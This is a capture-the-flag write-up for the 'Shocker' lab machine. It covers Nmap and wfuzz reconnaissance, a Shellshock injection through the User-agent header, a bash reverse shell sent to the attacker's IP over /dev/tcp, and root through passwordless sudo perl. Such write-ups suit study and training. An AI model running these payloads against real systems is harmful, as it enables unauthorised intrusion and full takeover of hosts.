
Shocker (SOLVED)

We start by doing an Nmap scan where two port seem open:




```
❯ sudo nmap -sS --min-rate=5000 -Pn -n  10.10.10.56
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-21 09:28 PST
Nmap scan report for 10.10.10.56
Host is up (0.046s latency).
Not shown: 998 closed tcp ports (reset)
PORT     STATE SERVICE
80/tcp   open  http
2222/tcp open  EtherNetIP-1

Nmap done: 1 IP address (1 host up) scanned in 0.32 seconds

❯ sudo nmap -sC -sV -p80,22222 10.10.10.56
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-21 09:29 PST
Nmap scan report for 10.10.10.56
Host is up (0.049s latency).

PORT      STATE  SERVICE    VERSION
80/tcp    open   http       Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.18 (Ubuntu)
22222/tcp closed easyengine

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.69 seconds
```

The port 80: HTTP with machine's website
The port 2222: With the service EtherNetIP-1 which is an SSH port

When opening the website nothing looks interesting except the message that says "Bug me!"

As usual we start by fuzzing directories and their files:




```
❯ wfuzz -c -w /usr/share/wordlists/dirb/big.txt --hc 404 http://10.10.10.56/FUZZ
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work
correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://10.10.10.56/FUZZ
Total requests: 20469

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000015:   403        11 L     32 W       295 Ch      ".htaccess"
000000016:   403        11 L     32 W       295 Ch      ".htpasswd"
000004349:   403        11 L     32 W       294 Ch      "cgi-bin/"
000016215:   403        11 L     32 W       299 Ch      "server-status"

Total time: 0
Processed Requests: 20469
Filtered Requests: 20465
Requests/sec.: 0
```

cgi-bin directory is forbidden but we can still look for files in it.
Testing some possible name scripts we find out that user.sh is there.

In order to solve this machine we start by trying a shellshock attack or Bash Bug (pd: "Bug me!")


We first do a test to see if it works:




```
❯ curl -sSL http://10.10.10.56/cgi-bin/user.sh -H "User-agent: () { :;}; echo; echo Hwllo Word"
Hwllo Word

Content-Type: text/plain

Just an uptime test script

 12:55:40 up 28 min,  0 users,  load average: 0.00, 0.00, 0.00
```

Nice! It looks good.

We only need to setup a reverse shell and a netcat listener:




```
❯ curl -sSL http://10.10.10.56/cgi-bin/user.sh -H "User-agent: () { :;}; /bin/bash -i >& /dev/tcp/10.10.14.136/1234 0>&1"
```



```
❯ nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.14.136] from (UNKNOWN) [10.10.10.56] 42766
bash: no job control in this shell
shelly@Shocker:/usr/lib/cgi-bin$ whoami
whoami
shelly
```

We get a shell as shelly and start by trying basic privesc paths:

Check sudoers perms:



```
shelly@Shocker:/home/shelly$ sudo -l
sudo -l
Matching Defaults entries for shelly on Shocker:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User shelly may run the following commands on Shocker:
    (root) NOPASSWD: /usr/bin/perl
shelly@Shocker:/home/shelly$ sudo perl -e 'exec "/bin/sh";'
sudo perl -e 'exec "/bin/sh";'
whoami
root
```

We see that perl is allowed as sudo without password so we only need to execute a shell as root via perl and we ROOT the machine!